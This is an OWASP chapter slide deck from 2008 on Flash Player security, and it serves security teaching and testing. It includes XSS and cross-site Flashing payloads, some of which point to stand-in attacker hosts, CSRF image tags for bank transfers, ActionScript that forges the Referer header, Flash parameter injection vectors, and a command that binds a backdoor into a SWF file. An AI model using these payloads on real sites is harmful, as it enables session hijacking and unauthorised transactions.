FLASH Security & Advanced CSRF

Samrat Chatterji
Security Analyst
TATA Consultancy Services
<samrat.chatterji@tcs.com>

OWASP


DELHI Chapter Meet
29-Nov-08

The OWASP Foundation


http://www.owasp.org

A FLASH-Back !!!

- Originally developed by Macromedia in early 2000's.
- Macromedia was purchased by Adobe in 2005 ($3.4 billion!)
- Scripting Language originally based on ECMAScript/JavaScript
- Adds animation and interactivity to Web pages
- Can be consumed as web page element or standalone application
- **Very popular !!**
  - Installed in over 99% of PCs
  - 850 million installations worldwide
- **Flash player**
  - Runs Flash content (SWF file format)
  - Available as a plug-in for browsers.
  - Also as standalone application
  - Major Versions: 7,8, 9 & 10



Standard FLASH Apps




FLASH Inherent Security Features & Flaws

- Security Concerns
- SWF Interpreter
- FLASH Security Model Constructs
  - **SandBoxes and allowDomain**
  - **Cross Domain Policy**

Security Concerns

- Can execute JavaScript when embedded in a HTML page and viewed from inside a Browser.
- Can forge binary requests and HTTP Requests.
- Can executes external Flash movies and other data
- Natively plays audio and video data
- Displays minimal HTML code inside text fields

SWF Interpreter



- Browser **Parses** Html
- **Embed** Flash Plugin
- Flash Plugin Parses swf bytecode
- Plugin and Browser **Communicate** via **LiveConnect** Interface

Direct Access URI: `http://host/movie.swf` (as written in Address Bar)

Generated HTML :

```
<html>
<body marginwidth="0" marginheight="0">
<embed width="100%" height="100%"
   name="plugin" src="http://host/movie.swf"
   type="application/x-shockwave-flash"/>
</body>
</html>
```

FLASH Security Model Constructs

What is Action Script?

- Scripting language for building Flash apps /AIR
- Bundles together media data into SWF files
- Primary Usage- 2D Vector animation
- Currently used to build RIA apps

AS 2 vs AS 3

- Majority of applications still uses AS 2
- Stable AS 3 decompilers missing
- Language differs a LOT !!

AS Security Model

- Since Flash Version >=7 a Security model is implemented
- Restrict access among external movies (Same Origin Policy)
- Control Interactions between Browser and Movies

Local Connection Objects

- Local connection objects are used to for inter movie communication.
- Can be used to enable communication between two
- different apps running Flash (i.e. browser and standalone player on one client machine).
- By default, both movies need to reside at the same FQDN, but can be overwritten on receiver side. Example:

  conn = new LocalConnection();


  conn.allowDomain('Friend.com');

Shared Objects (FLASH Cookies)

- Local user data storage
- Store 100 kb per host name
- Dependent from host/domain, path and film/movie name
- Persistent Data (no expiration)
- May work cross browser too.

SandBoxes and allowDomain

- **SandBoxes** allow movies to *share or separate* runtime environments.
- Movies loaded in the same sandbox, **share everything**:
  - Variables
  - Objects
  - Classes
- **AllowDomain:**
  - Static AS Function
  - Gives access to the same sandbox to an external movie.



System.Security.allowDomain("b.com")

Cross Domain Policy

- By default, Flash movies running in a web browser are not allowed to access data from another domain than the one it's originated from
- A Cross Domain Policy (crossdomain.xml) can be placed into web server root to change that behavior. Example:

```
<?xml version="1.0"?>
<cross-domain-policy>
        <allow-access-from domain="www.company.com" />
</cross-domain-policy>
```

- **System.security.loadPolicyFile(url)** loads a cross-domain policy file from a location specified by the url parameter it could be different from default crossdomain.xml file.
- Flash Player uses policy files as a **permission mechanism** to permit Flash movies to load data from servers other than their own.

Exploit History

- **2002: Undocumented API functionality**
  - FP 5 allows attacker to save/run arbitrary files using "FSCommand" (save/exec) (CVE-2002-0476,0477)
- **User Supplied input for Memory allocation**
  - Flash ActiveX v6.0.23 Parameter Stack Overflow (CVE-2002-0605)
  - Heap Overflow in malformed 'length' SWF header. (CVE-2002-0846)
  - Multiple overflows Through Malformed SWF Headers (CVE-2002-1382)
- **Bypass Same Domain Policy** (CVE-2002-1467)
  - Cross domain reference redirects to "file://" allows file reading from disk
- **Flash Denial of Service** (CVE-2002-1625)
  - FP 6 never terminates remote connection to a website when using: loadMovie() /loadSound()
- **2003: First Flash Cross-Site Scripting** (exploiting clickTAG)
- **Stack overflow** in Adobe Flash Player 8.0.24.0 and earlier (CVE-2006-3311)
  - Execute arbitrary code via a long, dynamically created string in a SWF movie
- **CRLF injection** vulnerability in Flash Player 9.0.16(CVE-2006-5330)
  - XML.addRequestHeader("aa%0D%0AFoo: bar") ; Adds header Foo: bar
- Flash Player 9.0.48 **HTTP Request Splitting Attack** (CVE-2007-6245)
- Interaction Error Between Adobe Flash and UPnP Services (CVE-2008-1654)
  - Flash can be used to send SOAP XML requests to arbitrary addresses, including internal addresses.

54 advisories since 2001 (8 yrs) average 7 exploits per YEAR!!

FLASH Exploitation & Exploits via FLASH

- **Attacks**
  - Classical XSS
  - Cross Site Flashing (XSF)
  - HTTP Request forgery & CSRF using FLASH
  - FPI- FLASH Parameter Injection

PDNF- Potentially Dangerous Native Functions & Objects

- **Functions and Objects where attack pattern could be injected:**
  - getURL
  - load*(URL,..) Functions
    - `loadVariables(url, level )`
    - `LoadMovie ( url, target )`
    - `XML.load ( url )`
    - `LoadVars.load ( url )`
    - `NetStream.play( url );`
    - `Sound.loadSound( url , isStreaming );`
  - `TextField.htmlText`
  - Un-initialised Variables aka Register Globals
    - `_root.*`
    - `_global.*`
    - `_level0.*`
- **It is easy to add global variables as a parameter in the query string**

```
if (_root.language != undefined) {
  Locale.DEFAULT_LANG =
_root.language;
}
my_v5.load(Locale.DEFAULT_LANG +
'player_' +
Locale.DEFAULT_LANG + '.xml');
```

Critical Injection points

http://URL?language=http://attack.er/

XSS

- Classic XSS using a vulnerable Flash file
- Can be triggered by the use of global flash variables in:
  - **getURL** using payload *javascript:alert('XSS')*
  - **Load*** functions using payload *asfunction:getURL,javascript:alert('XSS')*
  - **TextField.htmlText** using payload *<img src='javascript:alert("XSS")//.jpg'>*

- **Example:**
  - Vulnerable Code:

```
if (_root.url == undefined) {
    _root.url = "http://host/";
}
getURL(_root.url);
```

  - Attack Vector:

http://host/movie.swf?**url=javascript:alert('gotcha!')**

Some more XSS Attack Vectors

- *asfunction*:getURL,javascript:alert('XSS')
- javascript:alert('XSS')
- <img src='javascript:alert(“XSS”)//.jpg'>
- http://evil.ltd/evilversion7.swf
- xmlLoadVar=asfunction:getURL,javascript:alert(‘XSS')
- ');function eval(a){}alert(‘XSS')//

XSF

- XSF Occurs when from different domains:
  - One Movie loads another Movie with **loadMovie* function and that movie gains access to the same sandbox or part of it**
  - XSF could also occurs when an **HTML** page uses **JavaScript** (or another scripting language) to script a Macromedia Flash movie, for example, by calling:
    - **GetVariable:** access to flash public and static object from javascript as a string**.**
    - **SetVariable:** set a static or public flash object to a new string value from javascript**.**
    - Or other scripting method.
- **Unexpected Browser to swf communication could result in stealing data from swf application**

XSF- Attack Vector

- Vulnerable Code

```
if (_root.movieURI == undefined) {
    _root.movieURI = "http://host/movie.swf";
}
loadMovieNum(_root.movieURI, 1);
```

- Attack Vector

http://host/movie.swf?**movieURI=maliciousFile.swf**

Advanced CSRF using FLASH

- Known since early 2001
- Attack Vector-> (the Arrow!!) a simple hidden Http request to accomplish a certain task.
- Request is executed in the victim's authentication context
- CSRF exploits the trust a site has for a particular user

Simple CSRF Attack vectors

- A simple image containing a malicious link
- Examples:
  - Malicious Image:
    - HTML code: `<img src="http://www.myBank.com/fundsTxf?Amt=xxx&FromAcc=yyy&ToAcc=zzz">`
    - The Victim will see only a harmless image and will click in curiosity.
    - His simple click will fire the request (a GET request).
  - Malicious link:
    - HTML Code: `<a href="http://www.myBank.com/fundsTxf?Amt=xxx&FromAcc=yyy&ToAcc=zzz">MyPics</a>`

Advanced CSRF (bypassing “referer” checking)

- Many websites uses the “referer” http header to check request authenticity.
- Other browser generated http headers are also checked.
- A PROBLEM !!
  - To bypass such filter mechanisms advanced attack techniques are required.
  - POST parameters also poses problems in exploitation
- A SOLUTION !!
  - Java/Ajax programming/FLASH can be used to craft specific http requests
  - These ALLOW arbitrary http request *Firing!!!!*

Spoofing Headers with FLASH

Sample ActionScript Code

```
class forge_headers
{
   function forge_headers()
   {
   }
   static function main(mc)
   {
        var req:LoadVars=new LoadVars();
        req.addRequestHeader("Bar","BarFoo");
        // spoofing the Http Referer Header
        req.addRequestHeader("Referer:http://foo/?param=", "bar")
        req.decode("a=b&c=d&e=f");
        req.send("http://127.0.0.1:2342/foo","","POST")
   }
}//class ends
```

Spoofing Headers with FLASH (contd.)

- **Attack Preparation**
  - Create a .as file with the above code
  - Compile using mtasc
  - mtasc –swf forge_headers.swf -main –headers 450:356:25 forge_headers.as
- **Furthering the attack**
  - Identify the URI and its parameters to be forged
  - Create http headers as (“header”,”value”) pairs using addRequestHeader function
  - Put the Flash in some site to lure the victims
  - ***ATTACK Accomplished!!!!***

FPI- FLASH Parameter Injection

- The Attack !!!
- TYPES
  - Reflected FPI
  - Reflected FPI (Piggybacking FlashVars)
  - FlashVars Injection
  - DOM based FPI
  - Persistent FPI

FPI- FLASH parameter Injection: The Attack!!

- The Problems:
  - Flash cannot always load without the original HTML
  - Flash movies may rely on parts of the DOM to execute
    - Use JavaScript variables and methods
    - Use HTML Dom elements
  - Direct access to flash may be restricted due to security
- Earlier Flash attacks involve directly assessing the Movie
- **BUT**… *Some Flash movies cannot load when accessed directly*
- **FPI Techniques :**

Injecting global variables into Flash in its original HTML environment

Reflected FPI

- *Possible when the location of the Flash movie is retrieved through a URL parameter:*
  - **Original CGI Code:**

```
# Embed the Flash movie
        print '<object type="application/x-shockwave-flash"
        data="' . $params{movie} . '"></object>';
```

  - **Attack Example:**

```
URI: http://host/index.cgi?movie=movie.swf?globalVar=evil
```

  - **Generated Code:**

```
HTML:
        <object type="application/x-shockwave-flash"
        data="movie=movie.swf?globalVar=evil"></object>';
```

Reflected FPI (Piggybacking FlashVars)

- *Attack possible when global flash variables are received from HTML parameters without sanitization:*
- **Original Code:**

```
# Read the 'language' parameter
my $language = $params{language};

# Embed the Flash movie
print '<object type="application/x-shockwave-flash"
       data="movie.swf" flashvars="language=' .
       $language.replace('"','') . '"></object>';
```

- **Attack Vector:**

URI: http://host/index.cgi?language=English**%26globalVar=evil**

English%26globalVar=evil (DECODED) **English&globalVars=evil**

- **Generated Code:**

```
<html>
<object type="application/x-shockwave-flash"
    data="movie.swf"
    flashvars="language=English&globalVars=evil">
</object>
```

FlashVars Injection

- *Possible when an attribute of **object** tag is received as a parameter:*
- **Original Code:**

```
# Embed the flash movie
print "<object type='application/xshockwave-flash' " .
"data='movie.swf' width='" . $params{width} . "'></object>";
```

- **Attack Vector:**

```
http://host/index.cgi?width=600%27%20flashvars=%27globalVar=evil
```

```
600%27%20flashvars=%27globalVar=evil (DECODED) 600' flashvars='globalVar=evil
```

- **Generated Code:**

```
HTML:
        <object type='application/x-shockwave-flash'
        data='movie.swf'
        width='600' flashvars='evil'>
        </object>
```

DOM Based FPI

- document.location is used as a global Flash variable:

```
<script type="text/javascript" language="JavaScript">
    var s = '';
    var loc = encodeURI(document.location);

    s += '<object>';
     s += '  <embed src="movie.swf" flashvars="location='+ loc +'">';
    s += '  </embed>';
    s += '</object>';
    document.write(s);
</script>
```

- **Attack Vector:**

```
http://host/index.htm#&globalVar=evil
```

- The global variable is injected into the Flash movie embedded inside the DOM:

```
<object>
<embed src="movie.swf"
flashvars="location= http://host/index.htm#&globalVar=evil”>
    </embed>
</object>
```

DOM Based FPI (continued)

- JavaScript function encodeURI is not sufficient in this case
  - Can prevent DOM based XSS but not DOM Based FPI
  - Does not encode all characters (e.g. '&','?')
  - *encodeURIComponent, escape* or similar methods must be used
  - Appropriate encoding must be used (depending on context)

- Attack is invisible to IDS and IPS
  - Data following '#' is not sent to the server
    ('?' also works, but data following it *is* sent to the server)

FLASH TESTING

- Methodology
- Tools & commands
- SWF Intruder
  - Installation
  - Customization
  - Testing

FLASH Testing- Methodology

Client Side ActionScript 2 allows swf movies to be:
- Downloaded and tested on a local host
- Decompiled
- Analyzed
- Search for input parameters
- Attacked

Test Flash movie within its original HTML environment

- [1] Identify controlled Flash parameters:
  - Query parameters (from HTML)
  - FlashVars (from HTML)
  - Uninstantiated variables (from Action Script)
- [2] Locate potentially dangerous code:
  - Where controlled Flash parameters are used inside methods like:

    getURL, loadMovie, etc.
  - Save sequences leading to potentially dangerous code
    - Associate with parameter
- [3] Mutation - Inject values into the parameters
  - XSS: javascript:window.open('http://my.site')
  - XSF: http://my.site/movie.swf
  - Phishing: http://my.site
- [4] Validation
  - Play relevant sequences belonging to mutated parameter
  - Verify test results
    - Browser events
    - Action Script level

FLASH Testing- Tools & Commands

- **Basic Tools**
- Flare - decompiler
  http://www.nowrap.de/flare.html
- MTASC - compiler
  http://www.mtasc.org/
- Flasm - disassembler
  http://flasm.sourceforge.net/
- Swfmill - converter for SWF to XML and vice versa
  http://swfmill.org/
- Debugger version of Flash Player
  http://www.adobe.com/support/flash/downloads.html
- SWFTools - tools collection for SWF manipulation
  http://www.swftools.org/
- haXe - AS2/AS3, neko and JavaScript compiler (utilizing Flex)
  http://www.haxe.org/

Useful Commands

- Decompiling movie.swf to movie.flr

  flare movie.swf
- Compiling an ActionScript movie.as to movie.swf

  mtasc -version n -header 10:10:20 -main -swf \
  movie.swf movie.as
- Disassembling to SWF Pseudo Code:

  flasm -d movie.swf
- Extracting names of labels and frames of SWF file


  swfmill swf2xml movie.swf movie.xml
- Combining a Flash backdoor with SWF file

  swfcombine -o corrupt_backdoored.swf -T \
  backdoor.swf corrupt.swf
- Compiling a Flash 9 movie with haXe

  haxe -swf out.swf -main ClassName -swf-version 9
- Debugger Version of Flash plugins/players logs all traces and errors

FLASH Testing with "SWF INTRUDER"

- Installation
- Customization
- Testing





SWF Intruder - Installation

- SWF intruder is a web based analyser for SWF files which are stored in your own "web root"
- Requires:
  - A web server (Ex. Resin)
  - SWFIntruder (unzipped and placed in 'webapps' folder)
  - Firefox ver <2.0
- Known Issues:
  - GlobalParameters.js
    - File needs modification (*Refer Google answers for code*)

SWF Intruder - Customization


- Attack Vector Addition

